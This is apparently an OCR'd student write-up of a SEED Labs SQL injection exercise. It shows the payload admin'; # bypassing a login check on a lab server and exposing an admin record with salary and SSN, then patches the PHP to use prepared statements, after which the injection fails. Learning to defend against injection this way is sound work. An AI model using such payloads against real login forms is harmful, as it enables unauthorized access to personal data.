


Employee Profile Login

USERNAME: Boby

PASSWORD: •••

Copyright © SEED LABs



Not secure seed-server.com/unsafe_home.php?username=Boby&Password=123

Boby Profile


Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	dumb_boss
Email	
Address	
Phone Number	

Copyright © SEED LABs

Task-04


Countermeasure — Prepared Statement⚓

- Got to http://www.seed-server.com/defense/ and try Sqli Attack.



Get Information

USERNAME admin'; #




seed-server.com/defense/getinfo.php?username=admin%27%3B+%23&Password=


Information returned from the database

- ID: **6**
- Name: **Admin**
- EID: **99999**
- Salary: **400000**
- Social Security Number: **43254314**

- Attack Successful.
- Now change code and add prepare statements in it.



```
┌──(moghees㉿kali)-[~/Downloads]
└─$ sudo docker ps
[sudo] password for moghees:
CONTAINER ID   IMAGE                  COMMAND                  CREATED          STATUS          PORTS
          NAMES
97fdd1f1a6d3   seed-image-mysql-sqli   "docker-entrypoint.s…"   49 minutes ago   Up 48 minutes   3306/tcp, 3
3060/tcp    mysql-10.9.0.6
835687ada3e9   seed-image-www-sqli     "/bin/sh -c 'service…"   49 minutes ago   Up 49 minutes
          www-10.9.0.5

┌──(moghees㉿kali)-[~/Downloads]
└─$ sudo docker exec -it 835687ada3e9 /bin/bash
root@835687ada3e9:/#
```




```
root@835687ada3e9:/# cd /var/www/SQL_Injection/defense
root@835687ada3e9:/var/www/SQL_Injection/defense# ls
getinfo.php  index.html  style_home.css  unsafe.php
root@835687ada3e9:/var/www/SQL_Injection/defense# nano unsafe.php
```

Code :

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name= ? and Password= ?");

$stmt->bind_param("ss", $input_uname, $hashed_pwd); // execute the query $stmt->execute(); // get the result


$result = $stmt->get_result();



moghees@kali: ~/Downloads/Labsetup ×
root@835687ada3e9: /var/www/SQL_Injection/defense ×
GNU nano 4.8
unsafe.php
Modified

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);

// create a connection
$conn = getDB();

// do the query
$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn
                        FROM credential
                        WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_uname, $hashed_pwd);

// execute the query
$stmt->execute();

// get the result
$result = $stmt->get_result();


if ($result->num_rows > 0) {
  // only take the first row
```

- Now try attack again.




Get Information

USERNAME: admin'; #

PASSWORD: Password

Copyright © SEED LABs



Information returned from the database

- ID:
- Name:
- EID:
- Salary:
- Social Security Number:

- No data retrieved this time.